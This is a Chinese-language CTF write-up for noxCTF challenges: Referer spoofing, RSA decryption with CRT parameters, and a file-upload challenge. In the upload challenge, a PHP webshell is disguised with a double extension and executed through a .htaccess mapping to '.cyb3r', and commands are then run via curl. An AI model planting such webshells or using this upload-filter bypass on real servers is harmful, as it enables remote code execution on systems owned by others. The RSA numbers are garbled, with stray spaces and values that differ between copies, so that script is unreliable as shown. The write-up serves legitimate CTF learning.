在原始检查时，它是一个`ajax`函数，它根据对url的请求返回成功并可能标记或失败`/check_from_google`。

从挑战标题和`url`名称推断，`/check_from_google`我们必须将请求标头中的`HTTP Referer`字段设置为`url /check_from_google`。

启动`burp`就可以，捕获请求并添加带有`www.google.com`值的`referer`字段。




我们使用以下有效负载返回HTTP 200 OK

```
bm94Q1RGe0cwb2dMM18xc180bFc0WXNfVXJfYjNTVF9SM2YzcjNuYzN9
```

使用base64即可进行解密：

```
noxCTF{G0ogL3_1s_4lW4Ys_Ur_b3ST_R3f3r3nc3}
```

五：Chop Suey



题目描述：

Today I ate in a Chinese restaurant and got myself a fortune cookie. These things usually contain a note with a nice sentence or phrase, but mine had numbers in it instead! Can you help me find the meaning of the numbers?

```
p = 863763376725700856709965348654109117132049150943361544753916243791124417588566780639841179052408355344 5

q = 126406749739964727691760479371708834209270508214800105815931371353724738805956137373376306297525773461 4

dp = 650079570221683462110904235119326153065004384105625293093094966335862501688183284072806602615026469307

dq = 783472263673553449019532580386470672380574033551303889137911760438881683674556098098256795673512201963

c = 247223054038873820735673164676490806626315529059602293990791079956021544181760563358006388875276141640 7
```

因此，如果您已经学习了中国剩余定理，那么您肯定会知道这种RSA优化技术。
它指出：

```
dp = d (mod p-1)

dq = d (mod q-1)
```

使用这种方法比使用欧几里得中关于RSA的算法更快，如果没有p和q，你将需要计算更多，而现在只需要看一下维基百科中的关于RSA算

法使用中国剩余定理即可

https://en.wikipedia.org/wiki/RSA_(cryptosystem)

由于他们已经为我们提供了p和q值！我们可以轻松地重新计算qinv

构建qinv

```
qinv = modinv(q, p)
m2 = pow(c, dq, q)
m1 = pow(c, dp, p)
h = (qinv * (m1 - m2)) % p
m = m2 + h * q
```

完整脚本：

```
from gmpy2 import *
p=86376337672570085670996534865410911713204915094336154475391624379112441758856678063984117905240835534451 5
q=12640674973996472769176047937170883420927050821480010581593137135372473880595613737337630629752577346147 0
dp=65007957022168346211090423511932615306500438410562529309309496633586250168818328407280660261502646930761
dq=78347226367355344901953258038647067238057403355130388913791176043888168367455609809825679567351220196300
c=24722305403887382073567316467649080662631552905960229399079107995602154418176056335800638887527614164073 5
def egcd(a, b):
    if a == 0:
       return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
       raise Exception('modular inverse does not exist')
    else:
        return x % m
qinv = modinv(q, p)
m2 = pow(c, dq, q)
m1 = pow(c, dp, p)
h = (qinv * (m1 - m2)) % p
m = m2 + h * q
print(m)

txt = hex(m)[2:]
print ''.join([chr(int(''.join(c), 16)) for c in zip(txt[0::2],txt[1::2])])
```

```python
from gmpy2 import *
p=86376337672570085670996534865410911713204915094336154475391624379112441758856678063984117905240835534451581135022277452062053276909395040329469990205322 9
q=12640674973996472769176047937170883420927050821480010581593137135372473880595613737337630629752577346147039284030082593490776630572584959954205336880228469
dp=65007957022168346211090423511932615306500438410562529309309496633586250168818328407280660261502646930761093548740998413804548817160977783072681169105829 29
dq=78347226367355344901953258038647067238057403355130388913791176043888168367455609809825679567351220196300217543876276751696804359958252753916081112055004 1
c=24722305403887382073567316467649080662631552905960229399079107995602154418176056335800638887527614164073530437657085079676157350205351945222989351316076486573599576041978339872265925062764318536089007310270278 52
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m
qinv = modinv(q, p)
m2 = pow(c, dq, q)
m1 = pow(c, dp, p)
h = (qinv * (m1 - m2)) % p
m = m2 + h * q
print(m)
txt = hex(m)[2:]
print ''.join([chr(int(''.join(c), 16)) for c in zip(txt[0::2],txt[1::2])])
```

```
116302080902045061763029611715390220427211378079118188766378217591 01
noxCTF{W31c0m3_70_Ch1n470wn}
[Finished in 0.6s]
```

六：MyFileUploader


首先使用第一种，比较常见的方式：

由于该网站允许我们上传文件。让我们创建一个`php shell`文件，但将其保存为`dummy.txt`

```
dummy.txt

<?php
system($_GET['cmd']);
?>
```

然后，尝试上传它



由提示可以看出，这个上传的文件它希望文件名包含`.png / .jpg / .gif`。让我们将`dummy.txt`文件重命名为`dummy.png.txt`并尝试再次上传


```
File: dummy.png.txt

Image uploaded to: <a href='uploads/dummy.png.txt'>Here</a>
```


接下来我们看一下上传之后的网址：

```
$ curl 'http://chal.noxale.com:8079/uploads/dummy.png.txt'
<?php
system($_GET['cmd']);
?>
```

这个就表示我们已成功上传。我们试着查看/ uploads /下的内容




我们可以看到这里面有一个名为“Don't open/”的目录。让我们看看里面是什么




```
Options +Indexes
AddType application/x-httpd-php .cyb3r
```


从这里可以看出服务器使用PHP运行扩展名为.cyb3r的文件。

因此我们需要将文件重命名为`rce.png.cyb3r`并重新上传，就会得到：




我们可以由提示看出，我们成功上传了我们的`shell`文件。我们先来测试！！！

首先：看一下 http://chal.noxale.com:8079/uploads/rce.png.cyb3r?cmd=whoami



然后：http://chal.noxale.com:8079/uploads/rce.png.cyb3r?cmd=pwd




接下来使用`ls`命令就可以得到想要的答案：

```
$ curl "http://chal.noxale.com:8079/uploads/rce.png.cyb3r?cmd=ls"
1.jpg
1.jpg%00php
1.php%00jpg
1.php.jpg
1jpg
2.php%00jpg
2.php.jpg
2.php;.jpg
7H3-FL4G-1S-H3r3
Don't open
dummy.png.txt
exec.png.cyb3r
gif.phpjpg
gifjpg
rce.png.cyb3r
shell.png.cyb3r
shell.png.phtml
uploadTest.txt
$ curl "http://chal.noxale.com:8079/uploads/rce.png.cyb3r?cmd=file%207H3-FL4G-1S-H3r3"
7H3-FL4G-1S-H3r3: directory
$ curl "http://chal.noxale.com:8079/uploads/rce.png.cyb3r?cmd=ls%207H3-FL4G-1S-H3r3"
noxCTF{N3V3R_7RU57_07H3R5}
```


最后得到答案：**noxCTF{N3V3R_7RU57_07H3R5}**

第二种方法：

打开链接：http://chal.noxale.com:8079




让我们尝试上传这个非常可爱的`zzkjRTe.jpg`图片：



正如我们所看到的，它还为我们提供了在服务器上找到此图片的路径：http://chal.noxale.com:8079/uploads/kittens.jpg

在探索这条路径之前，让我们尝试上传一个非常简单的`webshell`名为`shell.php`。它实际上是Arrexel的剧本。



在我尝试了不同的东西之后，我理解我只需要放置.png，.jpg或者.gif在文件名中的任何位置。因此服务器仍将evilshell.jpg.php作为有效输

入，但.php如果存在于文件名的末尾，它将自动擦除。那是一个问题。

然后我去探索路径/uploads，我找到了一个名为Do not open的目录。你猜怎么了？我打开它。

里面有着一个名为：.htaccess文件，内容对我们还是有很大的帮助：

```
Options +Indexes
AddType application/x-httpd-php .cyb3r
```

这意味着任何以自制扩展名结尾的文件.cyb3r都将由服务器作为php代码处理。

接下来就变得简单了许多

让我们把我们的phpbash shell重命名为shell.png.cyb3r，然后上传它。

```
www-data@242f8e402bd8:/var/www/html/uploads# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@242f8e402bd8:/var/www/html/uploads# ls -al
total 52
drwxrwxrwx 1 root root 47 Sep 9 14:36 .
drwxr-xr-x 1 root root 21 Sep 9 14:22 ..
-rw-rw-r-- 1 root root 0 Sep 5 16:45 .gitkeep
dr--r--r-- 1 root root 6 Sep 5 16:41 7H3-FL4G-1S-H3r3
dr-xr-xr-x 1 root root 22 Sep 5 16:41 Don't open
-rw-r--r-- 1 www-data www-data 40946 Sep 9 14:34 kitten.jpg
-rw-r--r-- 1 www-data www-data 6640 Sep 9 14:36 shell.png.cyb3r
-rw-rw-r-- 1 root root 6 Sep 5 16:45 uploadTest.txt
```

成功了！现在的时刻.....让我们导航到我们的上传路径.....

是的！得到了一个webshell，

现在让我们列出这个名为7H3-FL4G-1S-H3r3文件夹里面的内容：

```
www-data@242f8e402bd8:/var/www/html/uploads# ls 7H3-FL4G-1S-H3r3/
noxCTF{N3V3R_7RU57_07H3R5}
```

最后答案：**noxCTF{N3V3R_7RU57_07H3R5}**

参考资料：

phpbash：https://github.com/Arrexel/phpbash

CTF中RSA的常见攻击方法：https://www.anquanke.com/post/id/84632

CTF中那些脑洞大开的编码和加密：https://www.tuicool.com/articles/2E3lNnm

RSA之中国剩余定理： https://en.wikipedia.org/wiki/RSA_(cryptosystem)

Brainfuck/Ook! Obfuscation/Encoding： https://www.splitbrain.org/services/ook